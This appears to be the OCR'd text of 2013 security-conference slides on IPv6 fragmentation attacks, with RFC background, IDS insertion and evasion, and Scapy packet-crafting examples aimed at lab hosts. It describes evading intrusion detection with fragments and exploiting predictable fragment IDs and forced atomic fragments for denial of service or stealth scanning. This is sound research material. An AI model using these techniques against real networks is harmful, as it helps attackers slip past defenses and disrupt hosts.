Fragmentation (Overlapping) Attacks One Year Later...

Antonios Atlasis
antonios.atlasis@cscss.org

Troopers 13 – IPv6 Security Summit 2013

Bio

- Independent IT Security analyst/researcher.
- **MPhil** Univ. of Cambridge, **PhD** NTUA, etc.
- Over 20 years of diverse Information Technology experience.
- Instructor and software developer, etc.
- More than 25 scientific and technical publications in various IT fields.
- E-mail: antonios.atlasis@cscss.org

  antonios.atlasis@gmail.com

Agenda

- Background
  - Fragmentation in IPv4.
  - Fragmentation in IPv6.
  - IDS Insertion / Evasion using fragmentation.
  - A few words about Scapy
- Discussed cases:
  - Atomic Fragments
  - Identification number issues
  - Tiny Fragments – Firewall evasions
  - ...Delayed fragments
  - Simple Fragmentation Overlapping / Paxson Shankar model
  - 3-packet generation overlapping
  - Double fragments
- Conclusions

Fragmentation in IPv4

Troopers13 – IPv6 Security Summit 2013
Antonios Atlasis

IP Fragmentation


- Usually a normal and desired (if required) event.
- Required when the size of the IP datagram is bigger than the Maximum Transmission Unit (MTU) of the route that the datagram has to traverse (e.g. Ethernet MTU=1500 bytes).
- Packets reassembled by the receiver.

Fragmentation in IPv4

- Share a common fragment identification number (which is the **IP identification number** of the original datagram).
- Define its **offset** from the beginning of the corresponding unfragmented datagram, the **length** of its payload and a **flag** that specifies whether another fragment follows, or not.
- In IPv4, this information is contained in the IPv4 header.
- Intermediate routers can fragment a datagram (if required), unless DF=1.


IPv4 Header

RFC 791



Identification number: 16 bits

IPv4 Fragmentation



What Changes in IPv6 (regarding fragmentation)

Troopers13 – IPv6 Security Summit 2013
Antonios Atlasis

In IPv6

- IPv6 header length is limited to 40 bytes, BUT the use of Extension Headers has been introduced.
- These IPv6 Extension Headers add additional functionality.
- Fragmentation fields have been moved to the Fragment Header (fragment offset, identification number and MF flag) or have been totally removed (DF flag).

IPv6 Extension Headers

- IPv6 header
- Hop-by-Hop Options header
- Destination Options header
- Routing header
- **Fragment header**
- Authentication header
- Encapsulating Security Payload header
- Destination Options header (processed only by the receiver).
- Upper-layer header


- This is the **recommended** order by RFC2460
- Later, more were added.


IPv6 Fragment Header

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
Next Header								Reserved								Fragment Offset														Res	M
Identification																															

- **Next Header** value: 44
- **M**: More Fragment bit.
- **Fragment offset**: Offset in 8-octet units.
- The is no DF (**Don't Fragment**) bit, because in IPv6 the fragmentation is performed only by the source nodes and not by the routers along a packet's delivery path.
- **Identification** number: 32 bits.
- Each fragment, except possibly the last one, is an integer multiple of 8 octets long.

IPv6 Fragmentation





IPv6 Fragmentation Handling (1)

- IPv6 attempts to **minimise** the use of fragmentation by:
  - Minimising the supported MTU size to 1280 octets or greater. If required, link-specific fragmentation and reassembly must be provided at a layer below IPv6.
  - Allowing only the hosts to fragment datagrams.

IPv6 Fragmentation Handling (2)

- If not all the fragments that comprise the complete datagram are received within 60 secs of the reception of the first-arriving fragment, reassembly of this specific datagram must be abandoned and all the fragments that have been received for this datagram must be discarded.

IPv6 Fragmentation Handling (3)

- If the length of a fragment is not a multiple of 8 octets and this is not the last fragment, then that fragment must be discarded.
- If the length and offset of a fragment are such that the Payload Length of the packet reassembled from that fragment would exceed 65,535 octets, then that fragment must be discarded.

IPv6 Fragmentation Handling (4)

- RFC5722 recommends that overlapping fragments should be totally disallowed:
  - when reassembling an IPv6 datagram, if one or more of its constituent fragments is determined to be an overlapping one, the entire datagram (as well as any constituent fragments, including those not yet received) must be silently discarded.

IDS / IPS Insertion and Evasion

Antonios Atlasis


When it all started

- "***Insertion, Evasion and Denial of Service: Eluding Network Intrusion Detection***", by Thomas H. Ptacek, Timothy N. Newsham, , Secure Networks, Inc. , January, 1998.
- Three classes of attacks were defined against IDS/IPS:
  - insertion,
  - evasion and
  - Denial of Service attacks.

Insertion

- When an IDS accepts a packet that the end-system rejects.
- An attacker can use this type of attacks to defeat signature analysis and to pass undetected through an IDS.

Insertion




The target rejects character “R”, which IDS accepts; this breaks the IDS signature.

Signature content: **EXPLOIT**

Evasion

- When an end-system accepts a packet that an IDS rejects.
- Such attacks are exploited even more easily that insertion attacks.

Evasion



The target accepts character “O”, which IDS rejects; this breaks the IDS signature.

Signature content**: EXPLOIT**

(Potential) Attacks Against IPv6 Using Fragmentation

Troopers13 – IPv6 Security Summit 2013
Antonios Atlasis


Question

Have we learned our lessons from the IPv4 issues?

IPv4 Fragmentation Issues

- Identification number issues
- Tiny fragments
- Fragmentation overlapping.

Our Lab Environment



Scapy scripts

ICMPv6 Echo Request as payload

OpenBSD 5.2	Centos 6.3 patched	FreeBSD 9.1	Windows 7	Windows 8	Ubuntu	Windows Server 2008
fed0::52/64	fed0::6/64	fed0::91/64	fed0::7/64	fed0::8/64	fed0::12/64	fed0::2008/64
					3.2.0.37	

Used Protocol during Tests

- As an upper-layer protocol, the ICMPv6 was used (Echo Request type):
  - It is the simplest protocol that can invoke a response.
  - It also echoes back the payload of the Echo Request packet
- Hence, using unique payload per packet, the fragmentation reassembly policy of the target can be easily identified.

The Attacking Tool

Our Attacking Tool

- **Scapy**
  - A powerful interactive packet manipulation program.
  - http://www.secdev.org/projects/scapy/
  - Requires Python 2.5 or greater.
  - Supports (among else) IPv6 headers in its latest (dev) version.

IPv6 functions in Scapy

- **IPv6**: IPv6 header
- **IPv6ExtHdrDestOpt** : IPv6 Destination Options Header
- **IPv6ExtHdrFragment** : IPv6 Fragmentation header
- **IPv6ExtHdrHopByHop** : IPv6 Hop-by-Hop Options Header
- **IPv6ExtHdrRouting** : IPv6 Option Header Routing
- Several ICMPv6 types (we will use the **ICMPv6EchoRequest**).

Creating an IPv6 Header

```
>>> IPv6().show()
###[ IPv6 ]###
   version= 6
   tc= 0
   fl= 0
   plen= None
   nh= No Next Header
   hlim= 64
   src= ::1
   dst= ::1
```

nh (next header) should be 44 if the next header is a Fragment Extension header.

Creating an IPv6 Fragment Extension Header

```
>>> IPv6ExtHdrFragment().show()
###[ IPv6 Extension Header - Fragmentation header ]###
  nh= No Next Header
  res1= 0
  offset= 0
  res2= 0
  m= 0
  id= None
```

m: More fragments to follow bit.
nh (next header): Should be ... if ICMPv6 Echo Request is the next header.

ICMPv6 Echo Request Crafting

```
>>> ICMPv6EchoRequest().show()
###[ ICMPv6 Echo Request ]###
   type= Echo Request
   code= 0
   cksum= None
   id= 0x0
   seq= 0x0
   data= ''
```

data: The ICMPv6 payload.
Special attention to checksum (**csum**) computation.

A Very Simple ICMPv6 Echo Request (Atomic) Fragment

```
#!/usr/bin/python
from scapy.all import *
conf.iface="vboxnet0"
packet=
    IPv6(src="fed0::1", dst="fed0::63")
    /IPv6ExtHdrFragment(offset=0, m=0)
    /ICMPv6EchoRequest(data="AABBCCDD")
send(packet)
```

- Payload length, next header values, checksum are automatically calculated.
- In more complex packet crafting cases, we must calculate them in advance.

This is the 1st and the same time the last fragment, the so called:

Atomic Fragments

Talking About Atomic Fragments

- m=0, offset=0 → the 1st and at the same tome the last fragment.
- Is this normal? Are they required?

Talking About Atomic Fragments

- Remember that:
  - IPv6 requires that every link in the internet have **an MTU of 1280 octets or greater**.
  - On any link that cannot convey a 1280-octet packet in one piece, link-specific **fragmentation and reassembly must be provided at a layer below IPv6**.

A Special Case

- RFC2460: *In response to an IPv6 packet that is sent to an IPv4 destination (i.e., a packet that undergoes translation from IPv6 to IPv4), the originating IPv6 node may receive an ICMP Packet Too Big message reporting a Next-Hop MTU less than 1280*
- *In that case, the IPv6 node must include a Fragment header in those packets so that the IPv6-to-IPv4 translating router can obtain a suitable Identification value to use in resulting IPv4 fragments.*

Atomic Fragments

- So, generation of atomic fragments should be supported by OS in very specific cases.
- But, should a host accept an atomic fragment if ipv6-to-ipv4 translation is not required (e.g. in a native IPv6-to-IPv6 communication)?
- What happens in reality?

Demo: Atomic Fragments

Results about Atomic Fragments Acceptance

- All the tested OS accept atomic fragments no matter if this is a native IPv6-to-IPv6 communication.
- If combined with other attacks, may have their own security impact.

Identification Number Issues

IPv6 Fragment Identification

- It has doubled its size – 32 bits now (more difficult to be predicted).
- 16 bits in some cases
  - RFC6145: when translating in the IPv6-to-IPv4 direction, "if there is a Fragment Header in the IPv6 packet, the last 16 bits of its value MUST be used for the IPv4 identification value".

IPv6 Fragment Identification

- RFC 2460: *The Identification must be different than that of any other fragmented packet sent “recently”*

  "recently" means within the maximum likely lifetime of a packet, including transit time from source to destination and time spent awaiting reassembly with other fragments of the same packet.

  ...it is assumed that the requirement can be met by maintaining the Identification value as a simple, 32-bit, "wrap-around" counter.

Linux Implemented this (!?)

- To make matter worse, the IPv6 implementation in the Linux kernel before 3.1 does not generate Fragment Identification values separately for each destination,...
- Result: remote attackers can cause a DoS and other attacks (e.g. “stealth” port scanning) by predicting these values and sending crafted packets.
- CVE-2011-2699.
- RFC 2460 to be updated accordingly.

But has it been fixed now?

- Do you wanna bet?
- Quick demo:
- Linux randomize the 1st value and then increments it by one.
    - Independent counters for different destinations.
- Windows use a simple counter!
    - They tart counting from 0x01!
    - (Almost) same counter for different destinations.

Combining Atomic Fragments with Identification Numbers?

- By sending ICMPv6 "Packet Too Big" error messages (defined in RFC 4443), an attacker can trigger their targets to send "atomic fragments".
- If the Fragment Identification numbers are produced in a predictable way, the attacker knows the next values and hence, he can launch any type of related attack (DoS, “stealth” port scanning, etc.).

RFC Under Discussion

- To avoid the per-described potential issues due to atomic fragments, and RFC has been proposed by Fernando Gond, that:

  A host that receives an IPv6AtomIc Fragment "*MUST process such packet in isolation from any other packets/fragments, even if such packets/fragments contain the same set {IPv6 Source Address, IPv6 Destination Address, Fragment Identification}*."


Tiny Fragments

Antonios Atlasis

Tiny Fragments

- IPv6 requires that every link in the internet has an MTU of 1280 octets or greater and if this is not the case, link-specific fragmentation and reassembly must be provided at a layer below IPv6.
